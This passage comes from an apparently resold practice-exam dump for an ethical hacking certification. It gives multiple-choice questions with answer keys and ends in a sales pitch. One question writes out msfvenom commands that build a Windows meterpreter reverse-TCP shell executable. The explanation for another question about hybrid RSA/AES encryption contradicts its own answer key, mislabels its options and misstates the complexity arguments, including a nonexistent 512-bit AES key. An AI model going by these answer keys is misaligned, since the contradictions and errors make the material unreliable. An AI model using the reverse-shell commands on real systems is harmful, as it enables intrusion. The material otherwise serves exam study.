- C. Determines risk probability that vulnerability will be exploited (Hig
- D. Medium, Low)
- E. Identifies sources of harm to an IT syste
- F. (Natural, Huma
- G. Environmental)

Answer: C

NEW QUESTION 337

- (Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom> Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of

these payloads you can go into msfconsole and select exploit/multi/handler. Run ??set payload?? for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it??s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on. Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

NEW QUESTION 342

- (Topic 2)

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

- A. AOL
- B. ARIN
- C. DuckDuckGo
- D. Baidu

Answer: B

Explanation:

<https://search.arin.net/rdap/?query=199.43.0.43>

NEW QUESTION 347

- (Topic 2)

Why containers are less secure than virtual machines?

- A. Host OS on containers has a larger surface attack.
- B. Containers may fully fill disk space of the host.
- C. A compromise container may cause a CPU starvation of the host.
- D. Containers are attached to the same virtual network.

Answer: A

NEW QUESTION 348

- (Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

NEW QUESTION 349

- (Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 353

- (Topic 2)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 358

- (Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation:

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time. Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers. One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 360

- (Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is $O(n^2)$, and AES encryption has a time complexity of $O(n)$. An attacker has developed a quantum algorithm with time complexity $O((\log n)^2)$ to crack RSA encryption. Given $n=4000$ and variable AES key size, which scenario is likely to provide the best balance of security and performance?

- A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
- B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
- C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
- D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Answer: A

Explanation:

A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key.

In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.

The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is $O(n^2)$, where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.

The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is $O(n)$, where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.

An attacker has developed a quantum algorithm with time complexity $O((\log n)^2)$ to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.

Given $n=4000$ and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost due to the large AES key size. References:

? Hybrid cryptosystem - Wikipedia

? RSA (cryptosystem) - Wikipedia

? Advanced Encryption Standard - Wikipedia

? Quantum computing and cryptography - Wikipedia

NEW QUESTION 363

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

312-50v13 Practice Exam Features:

- * 312-50v13 Questions and Answers Updated Frequently
- * 312-50v13 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The 312-50v13 Practice Test Here](#)